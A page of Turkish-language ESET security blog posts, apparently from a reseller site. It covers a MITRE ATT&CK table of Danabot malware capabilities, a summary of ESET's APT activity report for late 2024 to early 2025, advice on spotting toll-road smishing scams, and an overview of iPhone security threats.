| **Credential Access** | [*T1555.003*](https://attack.mitre.org/versions/v17/techniques/T1555/003) | Credentials from Password Stores: Credentials from Web Browsers | Danabot has the ability to steal various data from browsers. |
| [*T1539*](https://attack.mitre.org/versions/v17/techniques/T1539) | Steal Web Session Cookie | Danabot can steal cookies. |
| **Discovery** | [*T1010*](https://attack.mitre.org/versions/v17/techniques/T1010) | Application Window Discovery | Danabot can be configured to steal data based on the active window. |
| [*T1217*](https://attack.mitre.org/versions/v17/techniques/T1217) | Browser Information Discovery | Data, such as browsing history, can be gathered by Danabot. |
| [*T1083*](https://attack.mitre.org/versions/v17/techniques/T1083) | File and Directory Discovery | Danabot can be configured to gather certain files from the compromised file system. |
| [*T1057*](https://attack.mitre.org/versions/v17/techniques/T1057) | Process Discovery | Danabot can enumerate running processes on a compromised system. |
| **Lateral Movement** | [*T1021.001*](https://attack.mitre.org/versions/v17/techniques/T1021/001) | Remote Services: Remote Desktop Protocol | Danabot operators can use the remote desktop module to access compromised systems. |
| [*T1021.005*](https://attack.mitre.org/versions/v17/techniques/T1021/005) | Remote Services: VNC | VNC is one of the supported features for controlling a compromised system. |
| **Collection** | [*T1056.001*](https://attack.mitre.org/versions/v17/techniques/T1056/001) | Input Capture: Keylogging | Keylogging is one of Danabot’s features. |
| [*T1560.002*](https://attack.mitre.org/versions/v17/techniques/T1560/002) | Archive Collected Data: Archive via Library | Danabot can use zlib and ZIP to compress collected data. |
| [*T1560.003*](https://attack.mitre.org/versions/v17/techniques/T1560/003) | Archive Collected Data: Archive via Custom Method | Collected data is further encrypted using AES and RSA cyphers. |
| [*T1119*](https://attack.mitre.org/versions/v17/techniques/T1119) | Automated Collection | Danabot can be configured to collect various data automatically. |
| [*T1185*](https://attack.mitre.org/versions/v17/techniques/T1185/) | Browser Session Hijacking | Danabot can perform AitB attacks via webinjects. |
| [*T1115*](https://attack.mitre.org/versions/v17/techniques/T1115) | Clipboard Data | Danabot can collect information stored in the clipboard. |
| [*T1005*](https://attack.mitre.org/versions/v17/techniques/T1005) | Data from Local System | Danabot can be configured to search for sensitive data on a local file system. |
| [*T1113*](https://attack.mitre.org/versions/v17/techniques/T1113) | Screen Capture | Danabot can be configured to capture screenshots of applications and web pages. |
| [*T1125*](https://attack.mitre.org/versions/v17/techniques/T1125) | Video Capture | Danabot can capture video from the compromised system. |
| **Command and Control** | [*T1132.001*](https://attack.mitre.org/versions/v17/techniques/T1132/001) | Data Encoding: Standard Encoding | Traffic between bot and C&C server is compressed using ZIP and zlib. |
| [*T1001.001*](https://attack.mitre.org/versions/v17/techniques/T1001/001) | Data Obfuscation: Junk Data | Junk bytes are added to data to be sent between bot and C&C server. |
| [*T1573.001*](https://attack.mitre.org/versions/v17/techniques/T1573/001) | Encrypted Channel: Symmetric Cryptography | AES-256 is used as one of the encryption methods of C&C communication. |
| [*T1573.002*](https://attack.mitre.org/versions/v17/techniques/T1573/002) | Encrypted Channel: Asymmetric Cryptography | RSA is used as one of the encryption methods of C&C communication. |
| [*T1008*](https://attack.mitre.org/versions/v17/techniques/T1008) | Fallback Channels | The Tor module can be used as a fallback channel in case all regular C&C servers are not responding. |
| [*T1095*](https://attack.mitre.org/versions/v17/techniques/T1095) | Non-Application Layer Protocol | Danabot uses its own custom TCP protocol for communication. |
| [*T1571*](https://attack.mitre.org/versions/v17/techniques/T1571) | Non-Standard Port | Danabot can communicate on any port. |
| [*T1090.003*](https://attack.mitre.org/versions/v17/techniques/T1090/003) | Proxy: Multi-hop Proxy | A chain of proxy servers is used to hide the location of the real C&C server. |
| [*T1219*](https://attack.mitre.org/versions/v17/techniques/T1219) | Remote Access Software | Danabot has support for remote access. |
| **Exfiltration** | [*T1020*](https://attack.mitre.org/versions/v17/techniques/T1020) | Automated Exfiltration | Danabot can be configured to gather various data from a compromised system. |
| [*T1030*](https://attack.mitre.org/versions/v17/techniques/T1030) | Data Transfer Size Limits | Danabot can be configured to avoid sending large files from a compromised system. |
| [*T1041*](https://attack.mitre.org/versions/v17/techniques/T1041) | Exfiltration Over C2 Channel | Gathered data is exfiltrated through standard C&C communication. |
| **Impact** | [*T1498*](https://attack.mitre.org/versions/v17/techniques/T1498) | Network Denial of Service | Danabot employed a module to perform various DDoS attacks. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Danabot, Siber Güvenlik
---
### [ESET APT Faaliyet Raporu Q4 2024-Q1 2025](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2024-q1-2025/)
**Published:** Mayıs 20, 2025
**Author:** ESET
**Excerpt:** ESET Research tarafından 2024'ün 4. çeyreği ve 2025'in 1. çeyreğinde araştırılan ve analiz edilen seçilmiş APT gruplarının faaliyetlerine genel bir bakış
**Content:**
*ESET Research tarafından 2024’ün 4. çeyreği ve 2025’in 1. çeyreğinde araştırılan ve analiz edilen seçilmiş APT gruplarının faaliyetlerine genel bir bakış*
ESET APT Faaliyet Raporu Q4 2024-Q1 2025, Ekim 2024’ten Mart 2025’in sonuna kadar ESET araştırmacıları tarafından belgelenen seçilmiş gelişmiş kalıcı tehdit (APT) gruplarının önemli faaliyetlerini özetlemektedir. Vurgulanan operasyonlar, bu dönemde araştırdığımız daha geniş tehdit ortamını temsil ediyor, temel eğilimleri ve gelişmeleri gösteriyor ve ESET’in özel APT raporlarının müşterilerine sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içeriyor.
İzlenen dönem boyunca, Çin’e bağlı tehdit aktörleri, Avrupalı kuruluşlara odaklanarak ısrarlı casusluk kampanyaları yürütmeye devam etti. Mustang Panda, Korplug yükleyiciler ve kötü amaçlı USB sürücüler aracılığıyla devlet kurumlarını ve deniz taşımacılığı şirketlerini hedef alarak en aktif aktör olmaya devam etti. DigitalRecyclers, KMA VPN anonimleştirme ağını kullanarak ve RClient, HydroRShell ve GiftBox arka kapılarını dağıtarak AB devlet kurumlarını hedeflemeye devam etti. PerplexedGoblin, NanoSlate adını verdiğimiz yeni casusluk arka kapısını bir Orta Avrupa devlet kuruluşuna karşı kullanırken Webworm SoftEther VPN kullanarak bir Sırp devlet kuruluşunu hedef aldı ve bu aracın Çin’e bağlı gruplar arasında devam eden popülerliğini vurguladı. Bunun yanı sıra finansal kazanç için ara sıra fidye yazılımı dağıtabilen bir ShadowPad kümesinin öncelikle casusluk yaptığına inanıyoruz. Ayrıca Worok’un HDMan, PhantomNet ve Sonifake gibi paylaşılan casusluk araç setlerini sık sık kullandığını vurguladık ve bu araçları içeren kampanyaların diğer gruplara yapılan tutarsız üçüncü taraf atıflarını ele aldık.
İran’a bağlı tehdit aktörleri, uzaktan izleme ve yönetim (RMM) yazılımını zıpkınla kimlik avı saldırılarında sıklıkla kullanan MuddyWater liderliğinde oldukça aktif olmaya devam etti. Özellikle MuddyWater, İsrailli bir imalat şirketini hedef almak için bir OilRig alt grubu olan Lyceum ile yakın iş birliği yaptı. BladedFeline, daha önceki kurbanı olan Özbekistan’daki bir telekomünikasyon şirketini İran’ın diplomatik erişimiyle aynı zamana denk gelecek şekilde tekrar ziyaret etti. CyberToufan, İsrail’deki birden fazla kuruluşa karşı bir wiper saldırısı düzenleyerek yıkıcı operasyonlar gerçekleştirdi. Kuzey Kore’ye bağlı tehdit aktörleri özellikle mali amaçlı kampanyalarda aktifti. DeceptiveDevelopment, öncelikle kripto para, blok zinciri ve finans sektörlerindeki sahte iş ilanlarını kullanarak hedefini önemli ölçüde genişletti. Grup, çok platformlu WeaselStore kötü amaçlı yazılımını dağıtmak için ClickFix saldırıları ve sahte GitHub sorun gönderileri gibi yenilikçi sosyal mühendislik teknikleri kullandı. FBI tarafından TraderTraitor’a atfedilen Bybit kripto para hırsızlığı, Safe{Wallet}’ın tedarik zincirinin tehlikeye atılmasını içeriyordu ve yaklaşık 1,5 milyar ABD doları zarara neden oldu. Bu arada, Kuzey Kore’ye bağlı diğer grupların operasyonel tempolarında dalgalanmalar görüldü: 2025’in başlarında Kimsuky ve Konni, 2024’ün sonunda gözle görülür bir düşüşün ardından olağan faaliyet seviyelerine geri döndü ve hedeflerini İngilizce konuşan düşünce kuruluşlarından, STK’lardan ve Kuzey Kore uzmanlarından uzaklaştırarak öncelikle Güney Koreli kuruluşlara ve diplomatik personele odaklandı; Andariel ise bir yıllık hareketsizliğin ardından Güney Koreli bir endüstriyel yazılım şirketine yönelik sofistike bir saldırıyla yeniden ortaya çıktı.
Başta Sednit ve Gamaredon olmak üzere Rusya’ya bağlı tehdit aktörleri, öncelikle Ukrayna ve AB ülkelerini hedef alan agresif kampanyalarını sürdürmüştür. Sednit, webmail hizmetlerindeki siteler arası komut dosyası oluşturma (XSS) açıklarından faydalanma yöntemini geliştirerek RoundPress Operasyonunu Roundcube’den Horde, MDaemon ve Zimbra’yı da kapsayacak şekilde genişletti. Grubun MDaemon E-posta Sunucusundaki (CVE-2024-11182) sıfır gün açığını Ukraynalı şirketlere karşı başarıyla kullandığını, RomCom’un ise Mozilla Firefox (CVE-2024-9680) ve Microsoft Windows’a (CVE-2024-49039) karşı sıfır gün açıklarını kullanarak gelişmiş yetenekler sergilediğini keşfettik. Tüm bu güvenlik açıkları ESET araştırmacıları tarafından ilgili tedarikçilere bildirildi. Gamaredon, kötü amaçlı yazılım gizleme özelliğini geliştirerek ve Dropbox’tan yararlanan bir dosya hırsızı olan PteroBox’ı tanıtarak Ukrayna’yı hedef alan en üretken aktör olmaya devam ederken kötü şöhretli Sandworm grubu, Active Directory Grup İlkesi aracılığıyla ZEROLOT adlı yeni bir wiper dağıtarak ve erken tehlikeye atma aşamalarında RMM araçlarını kullanarak Ukrayna enerji şirketlerine yönelik yıkıcı operasyonları yoğunlaştırdı.
Son olarak, daha az bilinen gruplar tarafından gerçekleştirilen kayda değer faaliyetler arasında Japonya’da muhtemelen Kuzey Kore ile bağlantılı kişilere odaklanan APT-C-60 ve henüz kimliği belirlenemeyen bir tehdit aktörü tarafından yürütülen, Dünya Ekonomik Forumu ve seçim web sitelerini taklit ederek Ukraynalı yetkililerden ve diplomatlardan hassas bilgiler elde etmeyi amaçlayan oldukça hedefli bir kimlik avı kampanyası yer almaktadır. StealthFalcon ayrıca Türkiye ve Pakistan’da casusluk odaklı operasyonlar yürütmüştür.
ESET APT Faaliyet Raporu Q4 2024-Q1 2025’te açıklanan kötü amaçlı faaliyetler ESET ürünleri tarafından tespit edilmiştir; paylaşılan istihbarat çoğunlukla tescilli ESET telemetri verilerine dayanmaktadır ve ESET araştırmacıları tarafından doğrulanmıştır.
Şekil 1 Hedeflenen ülkeler ve sektörler
Şekil 2 Saldırı kaynakları
*ESET APT Etkinlik Raporları, ESET APT Reports PREMIUM’da sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içerir. Daha fazla bilgi için* [*ESET Threat Intelligence*](https://www.eset.com/tr/business/services/threat-intelligence/) *web sitesini ziyaret edin.*
ESET APT Faaliyet Raporu Q4 2024-Q1 2025
Raporu okuyun

Önceki Rapor için [tıklayın](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2024-2-ve-3-ceyrek/).
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Siber Güvenlik
---
### [Paralı otoyol dolandırıcılığı nasıl engellenir?](https://antivirus.com.tr/parali-otoyol-dolandiriciligi-nasil-engellenir/)
**Published:** Mayıs 15, 2025
**Author:** ESET
**Excerpt:** Ödenmemiş bir yol geçiş ücreti hakkında bir kısa mesaj mı aldınız? Paralı otoyol dolandırıcılığının bir sonraki kurbanı olmadığınızdan emin olun.
**Content:**
*Ödenmemiş bir yol geçiş ücreti hakkında bir kısa mesaj mı aldınız? Paralı otoyol dolandırıcılığının bir sonraki kurbanı olmadığınızdan emin olun.*
ABD’de araba kullanmak bir yaşam biçimidir. Ülkenin geniş banliyöleri ve ülke çapındaki otoyol ve ücretli yol ağı bunun kanıtıdır. Ancak bu durum, Amerikalı sürücülerin bu yıl fark ettiği gibi, dolandırıcıların hedef alabileceği büyük bir potansiyel kurban havuzu da yaratıyor.
Bir [rapora ](https://www.infosecurity-magazine.com/news/steam-surges-top-most-spoofed/)göre ABD’de yılbaşından bu yana ücretli yol dolandırıcılığı mesajlarında %604’lük bir artış yaşanırken 2 Mart’la başlayan hafta bir önceki haftaya göre %98’lik bir artış kaydedildi. Bu durum [FTC](https://consumer.ftc.gov/consumer-alerts/2025/01/got-text-about-unpaid-tolls-its-probably-scam)‘[yi, New York valisini ](https://www.governor.ny.gov/news/governor-hochul-warns-consumers-e-zpass-text-message-scam#:~:text=%E2%80%9CConsumers%20should%20know%20that%20E,%2D844%2D826%2D8400.)ve [Kaliforniya başsavcısını ](https://oag.ca.gov/news/press-releases/tell-everyone-attorney-general-bonta-warns-consumers-surge-text-based-toll-scam)halka yönelik uyarılar yayımlamaya sevk etti.
Ücretli yol dolandırıcılığı hakkında bilgi edinmenin zamanı geldi.
## Paralı otoyol dolandırıcılığı neye benziyor?
Bunlar etkili bir şekilde [metin tabanlı oltalama (smishing) ](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/)girişimleridir. Nihai amaç, kişisel veya finansal bilgilerinizi vermeniz için sizi kandırmak ve hatta cihazınıza kötü amaçlı yazılım indirmenizi sağlamaktır. Bu, ekranı rahatsız edici açılır pencerelerle dolduran reklam yazılımlarını veya bilgilerinizi ve oturum açma bilgilerinizi toplamak için tasarlanmış [bilgi çalma kötü amaçlı yazılımları ](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/)gibi daha kötü bir şeyi içerebilir.
Cihazlarımıza bakarken hareket hâlinde olma eğiliminde olduğumuz için dikkatimiz daha dağınık olabilir ve bu nedenle kötü amaçlı bağlantıya tıklamaya meyilli olabiliriz. Çoğu zaman, cep telefonlarımız masaüstü bilgisayarlarımıza göre daha az korumalıdır ve bu da daha fazla dolandırıcılık mesajları almanıza neden olabilir.
İşte tipik bir ücretli yol dolandırıcılığında dikkat edilmesi gerekenler:
- Yakın zamanda yaptığınız bir paralı otoyol yolculuğundan kalan bir tutarı ödemenizi talep eden istenmeyen bir mesaj,
- İsminizle kişiselleştirilmiş bir giriş yerine genel bir selamlama,
- Ödeme yapmanız için size baskı yapmak üzere tasarlanmış agresif bir dil, ödeme yapmazsanız [potansiyel olarak para cezaları](https://x.com/TheMDTA/status/1915375175861981258), araç tescilinin askıya alınması veya olumsuz kredi raporları ile tehdit etme,
- Soru sormadan ödeme yapma olasılığınızı artırmak için tasarlanmış küçük bir ödeme tutarı,
- ABD’de deki [E-ZPass ](https://x.com/gotrice2024/status/1910005796412227634)gibi 20 eyalette ücretli otoyol işleten güvenilir bir markanın veya bir devlet otoritesinin kimliğine[ bürünme, ](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/)
- [Ehliyet numarası ve plaka ](https://www.reddit.com/r/privacy/comments/1ech197/i_fell_for_the_toll_road_scam/)gibi bilgilerin talep edilmesi,
- Kısa mesajlarla gönderilen, cihazınıza gizlice kötü amaçlı yazılım yükleyebilen veya sizi kişisel ve finansal bilgilerinizi doldurmanız için bir web sitesine yönlendirebilen bir bağlantı,
- Paralı otoyol operatörünün markasını veya bir kurumu taklit eden bir kimlik avı sitesi.
Bazen dolandırıcılıkları fark etmek kolaydır; örneğin ABD’de [Michigan veya Wisconsin](https://x.com/BetaChud/status/1906036037597409765) gibi paralı otoyolların olmadığı eyaletlerdeki sürücülere gönderilebilecek mesajlar gibi.
Dolandırıcılık metinlerine örnekler kaynaklar Reddit [1](https://www.reddit.com/r/Scams/comments/1iuukeb/unpaid_road_toll_scam/) [2 ](https://www.reddit.com/r/Cleveland/comments/1j7zhgb/ez_pass_scam_texts/)ve [3](https://www.reddit.com/r/Scams/comments/1k4p8ww/us_i_dont_have_a_car_or_a_license/)
## Paralı otoyol dolandırıcılığı mesajlarına karşı nasıl güvende kalınır?
Bir paralı otoyol dolandırıcılığı girişiminin işaretlerini anlayabilirseniz bu tuzağa düşme olasılığınız azalacaktır. Ancak kötü adamlar her zaman dolandırıcılıklarını geliştirmekte ve iyileştirmektedir, bu nedenle en son haberleri takip etmek her zaman faydalıdır. Ücretli yol operatörlerinin veya devlet kurumlarının yeni dolandırıcılıklar hakkında uyarılar gönderen hizmetlerine kaydolmayı düşünebilirsiniz.
İşte dikkate almanız gereken diğer bazı ipuçları:
- İstenmeyen mesajlardaki bağlantılara asla tıklamayın veya kişisel/finansal bilgilerinizi vermeyin.
- Metnin yasal olup olmadığını ve gerçekten bir ücretli yol sağlayıcısına bir miktar borcunuz olup olmadığını gönderenle kontrol edin. Bu, metnin kendisindeki herhangi bir ayrıntıya yanıt vermek yerine bağımsız olarak ulaşmak anlamına gelir.
- Ücretli yol sağlayıcılarınızda bir hesap açın. Bu, geç ödemeleri daha kolay yönetmenize ve geç ödeme talebinde bulunan istenmeyen bir metnin doğruluğunu kontrol etmenize yardımcı olacaktır.
- Cihazınıza kötü amaçlı yazılımdan koruma yazılımı indirin. Bu, kötü amaçlı bağlantıları veya içeriği tarayabilir ve gizli kötü amaçlı yazılım yükleme girişimlerini engelleyebilir.
- Aldığınız tüm dolandırıcılık (smishing) mesajlarının numarasını engelleyin.
- Paralı otoyollara ait smishing girişimlerini ilgili birimlere bildirin. Bu, teknoloji sağlayıcıların ve kanun uygulayıcıların yeni tehditleri daha iyi anlamalarına ve başkalarının da güvenliğini sağlamaya yardımcı olacaktır.
- Okunduktan ve rapor edildikten sonra tüm dolandırıcılık mesajlarını silin.
## Dolandırıldığınızı düşünüyorsanız ne yapmalısınız?
En kötüsü bile olsa ve bir paralı yol smishing metninin [kurbanı olabileceğinizi](https://antivirus.com.tr/dolandiricilik-kurbani-oldugunuzun-5-isareti-ve-yapmaniz-gerekenler/) düşünüyorsanız panik yapmayın ve aşağıdaki adımları izleyin:
- Banka kartlarınızı dondurun ve bankanızı bilgilendirin (dolandırıcılarla finansal bilgilerinizi paylaştıysanız).
- Üç ana kredi raporlama ajansı (Experian, TransUnion, Equifax) ile bir kredi dondurma girişimi. Bu, dolandırıcıların kredi puanınızı etkilemeden bilgilerinizle yeni kredi limitleri açmasını sınırlayacaktır.
- Banka ve kredi kartı hesaplarınızı olağan dışı faaliyetler için izleyin.
- Olayı ilgili ücretli yol yetkilisine bildirin.
- Dolandırıcılığı ilgili birimlere bildirin. Yapabilecekleri fazla bir şey olmayabilir ancak başkalarını benzer smishing girişimlerine karşı korumak için mücadelede yardımcı olacaktır.
- Dolandırıcılarla paylaşmış olabileceğiniz tüm parolaları değiştirin. En iyisi, bir parola yöneticisinde saklanan benzersiz, güçlü parolalar kullanmanız olur.
- Çok faktörlü kimlik doğrulama ile hesap güvenliğini artırın; bu, dolandırıcıların hesap girişlerini ele geçirseler bile daha fazla ilerleyemeyecekleri anlamına gelir.
- Cihazınıza anti-malware indirin ve bir tarama çalıştırın. Bu, herhangi bir kötü amaçlı yazılım olup olmadığını kontrol edecek ve kaldıracaktır.
Paralı otoyol dolandırıcılığı büyük bir iş. [Bir raporda](https://www.infosecurity-magazine.com/news/smishing-triad-toll-payment-scams/), Çin merkezli tek bir siber suç grubunun bir kampanyayı desteklemek için 60.000 kadar kimlik avı alan adı kaydettirdiği iddia ediliyor. Rapor ayrıca siber suçluların bu tür kampanyaların başlatılmasını daha da kolaylaştıran önceden paketlenmiş “oltalama kitlerini” giderek daha fazla kullandıkları konusunda uyarıyor. Neyse ki genellikle aynı temel formatı izledikleri için dolandırıcılıkları tespit etmek de kolaylaşıyor.
Yollarda ve cihazlarınızda her zaman güvende kalın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Paralı Otoyol Dolandırıcılığı, Siber Güvenlik
---
### [iPhone'unuz gerçekten ne kadar güvenli?](https://antivirus.com.tr/iphone-unuz-gercekten-ne-kadar-guvenli/)
**Published:** Mayıs 7, 2025
**Author:** ESET
**Excerpt:** iPhone‘unuz sandığınız kadar güvenli olmayabilir; gelin, karşı karşıya olduğunuz güvenlik tehditlerine birlikte göz atalım.
**Content:**
*iPhone‘unuz sandığınız kadar güvenli olmayabilir; gelin, karşı karşıya olduğunuz güvenlik tehditlerine birlikte göz atalım.*
Birçok insanın “bu bir iPhone, dolayısıyla güvendeyim” diye düşünme ihtimali yüksek. Apple’ın aygıt ve uygulama ekosistemi üzerindeki kontrolü tarihsel olarak gerçekten de sıkıdır ve duvarlarla çevrili bahçe yaklaşımı bilgisayar korsanlarının zayıf noktalar bulması için daha az fırsat sağlar. Ayrıca güçlü şifreleme ve konteynerizasyon gibi, veri sızıntısını önlemeye ve kötü amaçlı yazılımların yayılmasını sınırlamaya yardımcı olan çeşitli yerleşik güvenlik özellikleri de var. Ayrıca [parola tabanlı girişler ](https://support.apple.com/en-us/102195)ve çeşitli varsayılan gizlilik ayarları da yardımcı oluyor.
iOS ekosisteminin en büyük güvenlik avantajlarından biri, uygulamaların genellikle resmî Apple App Store’dan temin edilmesi ve listelenmek üzere onaylanmak için çeşitli sıkı testlerden geçmesi gerektiği gerçeğidir. Bu da kötü niyetli, riskli ve güvensiz uygulama riskini büyük ölçüde azaltıyor. Ancak bu durum riskleri tamamen ortadan kaldırmıyor. Ayrıca her türlü günlük dolandırıcılık ve diğer tehditler sadece Android değil, iOS kullanıcılarını da bombardımana tutuyor. Bazıları diğerlerinden daha yaygındır ancak hepsi dikkat gerektirir.
AB’nin Dijital Piyasalar Yasası (DMA) olarak bilinen tekelcilik karşıtı yasası göz önüne alındığında Apple’ın buna izin vermesi gerekiyor:
- [Geliştiricilerin](https://www.apple.com/newsroom/2024/01/apple-announces-changes-to-ios-safari-and-the-app-store-in-the-european-union/) iOS uygulamalarını [App Store dışı pazar yerleri üzerinden ](https://support.apple.com/en-mk/117767)kullanıcılara sunması. Bu, kullanıcıların kötü amaçlı uygulamaları indirme olasılığını artırabilir. Yasal uygulamalar bile resmî App Store uygulamaları kadar sık güncellenmeyebilir.
- Apple’ın WebKit motorunun sunmadığı yeni saldırı fırsatları sunabilecek üçüncü taraf tarayıcı motorları (kontrol edin).
- Üçüncü taraf cihaz üreticileri ve uygulama geliştiricileri, eşler arası Wi-Fi bağlantısı ve cihaz eşleştirme gibi çeşitli iOS bağlantı özelliklerine erişmek için. [Teknoloji devi ](https://techcrunch.com/2025/03/19/eu-sends-apple-first-dma-interoperability-instructions-for-apps-and-connected-devices/)bunun, kişisel mesajlar, Wi-Fi ağı ayrıntıları veya tek seferlik kodlar içeren bildirimler gibi hassas kullanıcı verilerini bu geliştiricilere göndermek zorunda kalabileceği anlamına geldiğini savunuyor. Bu bilgilerin teorik olarak kullanıcıları izlemek için kullanılabileceği uyarısında bulunuyor.
## iPhone tehditleri başka nerelerde gizleniyor
Yukarıda belirtilenler “yalnızca” AB vatandaşlarını etkiliyor olsa da dünya genelindeki iOS kullanıcıları için başka ve muhtemelen daha acil endişeler de bulunmaktadır. Bunlar şunları içerir:
### Jailbreak yapılmış cihazlar
Apple’ın “yetkisiz değişiklikler” olarak adlandırdığı değişikliklere izin vermek için aygıtınızın kilidini kasıtlı olarak açarsanız Yazılım Lisans Sözleşmenizi ihlal edebilir ve [Güvenli Önyükleme ](https://support.apple.com/en-gb/guide/security/secb3000f149/web)ve [Veri Yürütme Engelleme ](https://www.devx.com/terms/data-execution-prevention/)gibi bazı yerleşik güvenlik özelliklerini devre dışı bırakabilirsiniz. Ayrıca aygıtınızın artık otomatik güncellemeleri alamayacağı anlamına da gelecektir. Ve App Store dışından uygulama indirebildiğiniz için kötü niyetli ve/veya hatalı yazılımlara maruz kalacaksınız demektir.
### Kötü amaçlı iPhone uygulamaları
Apple uygulamaları inceleme konusunda iyi bir iş çıkarsa [da ](https://www.welivesecurity.com/2018/12/03/scam-ios-apps-promise-fitness-steal-money-instead/)bunu her zaman %100 doğru yapmıyor. Son zamanlarda App Store’da tespit edilen kötü amaçlı uygulamalar şunlardır:
- Parola [yöneticisi LastPass](https://blog.lastpass.com/posts/warning-fraudulent-app-impersonating-lastpass-currently-available-in-apple-app-store)‘in kimlik bilgilerini toplamak için tasarlanmış sahte bir sürümü,
- [Yapay zekâ ve yemek dağıtım uygulamalarına ](https://www.theverge.com/news/606649/ios-iphone-app-store-malicious-apps-malware-crypto-password-screenshot-reader-found)gizlenmiş “SparkCat” adlı ekran görüntüsü okuyan kötü amaçlı yazılım,
- “Rabby Wallet & Crypto Solution” başlıklı sahte bir [kripto cüzdan uygulaması](https://discussions.apple.com/thread/255482851?sortBy=rank).
> Fake Antivirus found on Apple's App Store charges €134,99 per 3 months for removing non existing viruses.
> Delivered via scareware ads, results in subscription scam.
> More about the research: <https://t.co/oqL80J3BNR> <https://t.co/IfwBD1KAdd>
>
> — Lukas Stefanko (@LukasStefanko) [August 5, 2021](https://twitter.com/LukasStefanko/status/1423211224339210240?ref_src=twsrc%5Etfw)
### Web sitesi tabanlı uygulama indirmeleri
Ayrıca iOS uygulamalarını doğrudan desteklenen tarayıcılara sahip web sitelerinden indirirken de dikkatli olmanız gerekir. [ESET’in en son Tehdit Raporu’](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf)nda ayrıntılı olarak açıklandığı gibi, Web Uygulamaları (PWA’lar), kullanıcıların açık izinler vermesini gerektirmeden doğrudan yüklemeye izin verir, yani indirmeler radarın altından geçebilir. ESET, bu tekniğin bankacılık kötü amaçlı yazılımlarını yasal mobil bankacılık uygulamaları olarak gizlemek için kullanıldığını keşfetti.
### Kimlik avı/sosyal mühendislik
E-posta, metin (veya iMessage) hatta ses yoluyla kimlik avı saldırıları yaygın bir olaydır. Bu kişiler meşru markaları taklit ederek kimlik bilgilerinizi vermeniz veya kötü amaçlı bağlantılara tıklamanız/ekleri açmanız için sizi kandırarak kötü amaçlı yazılım indirmelerini tetikler. Apple ID’ler, iCloud hesabınızda depolanan tüm verilere erişim sağlayabildikleri ve/veya saldırganların iTunes/App Store’dan alışveriş yapmalarını mümkün kılabildikleri için en değerli giriş bilgileri arasındadır. Şunlara dikkat edin:
- Cihazınızda bir güvenlik sorunu olduğunu iddia eden sahte pop-up’lar
- Apple Destek veya ortak kuruluşları taklit eden dolandırıcılık telefonları ve FaceTime aramaları
- Eşantiyonlar ve ödül çekilişleri sunan sahte promosyonlar
- Kimlik avı bağlantıları içeren takvim daveti spam’i
Kullanıcıdan iOSta takvim etkinliklerine abone olmasını isteyen dolandırıcılık web sitesi Daha fazlası için [bu ESET araştırmasına ](https://www.welivesecurity.com/2021/07/20/url-shortener-services-android-malware-banking-sms-trojans/)bakın
[Son derece sofistike bir kampanyada](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf), tehdit aktörleri sosyal mühendislik tekniklerini kullanarak kullanıcıları bir mobil cihaz yönetimi (MDM) profili indirmeleri için kandırdı ve kurbanların cihazları üzerinde kontrol sahibi olmalarını sağladı. Bununla birlikte, yüz biyometrik verilerini toplamak ve bankacılık girişlerini atlamak için kullanmak üzere tasarlanmış GoldPickaxe kötü amaçlı yazılımını dağıttılar.
### Halka açık Wi-Fi riskleri
iPhone’unuzu halka açık bir Wi-Fi erişim noktasına bağlarsanız dikkatli olun. Bu, web trafiğini izlemek ve bankacılık parolaları gibi girdiğiniz hassas bilgileri çalmak için tasarlanmış, tehdit aktörleri tarafından kurulmuş sahte bir erişim noktası olabilir. Etkin nokta yasal olsa bile birçoğu aktarım sırasında verileri şifrelemez, bu da doğru araçlara sahip bilgisayar korsanlarının ziyaret ettiğiniz web sitelerini ve girdiğiniz kimlik bilgilerini görüntüleyebileceği anlamına gelir.
İşte burada [VPN işe yarar ](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/)ve cihazınız ile internet arasında şifreli bir tünel oluşturur.
### iPhone güvenlik açığı istismarları
Apple, kodunun güvenlik açıklarından arınmış olmasını sağlamak için çok zaman ve çaba harcasa da hatalar bazen üretime sızabiliyor. Bu hatalar ortaya çıktığında kullanıcılar cihazlarını zamanında güncellemediyse bilgisayar korsanları, örneğin mesajlarda tıklandığında bir istismarı tetikleyen kötü amaçlı bağlantılar göndererek saldırabilir.
- Geçtiğimiz yıl Apple, tehdit aktörlerinin Siri sesli komutları aracılığıyla kilitli bir cihazdan bilgi çalmasına izin verebilecek bir güvenlik açığını yamamak zorunda kalmıştı
- Bazen tehdit aktörleri ve ticari şirketlerin kendileri istismar etmek için yeni (sıfırıncı gün) güvenlik açıklarını araştırırlar. Nadiren ve yüksek hedefli olsa da [bunlardan yararlanan saldırılar ](https://www.infosecurity-magazine.com/news/apple-update-extremely/)genellikle kurbanın cihazlarını gizlice dinlemek ve casus yazılım yüklemek için kullanılır.
## iPhone tehditlerine karşı güvende kalma
Bu, iOS kullanıcıları için her köşede gizlenen kötü amaçlı yazılımlar varmış gibi görünebilir. Bu bir noktaya kadar doğru olabilir ancak tehditlere maruz kalmanızı en aza indirecek pek çok şey de var. İşte ana taktiklerden birkaçı:
- iOS’unuzu ve tüm uygulamalarınızı güncel tutun. Bu, tehdit aktörlerinin hedeflerine ulaşmak için eski sürümlerdeki herhangi bir güvenlik açığından yararlanmaları için fırsat penceresini azaltacaktır.
- Tüm hesaplar için her zaman güçlü, benzersiz parolalar kullanın; örneğin [iOS için ESET’in parola yöneticisini](https://www.eset.com/tr/ios-cyber-security/) kullanın ve sunuluyorsa çok faktörlü kimlik doğrulamayı açın. Bu, basit bir Face ID taraması gerektireceğinden iPhone’larda kolaydır. Bu sayede kötü niyetli kişiler parolalarınızı ele geçirse bile uygulamalarınıza yüzünüz olmadan erişemeyeceklerdir.
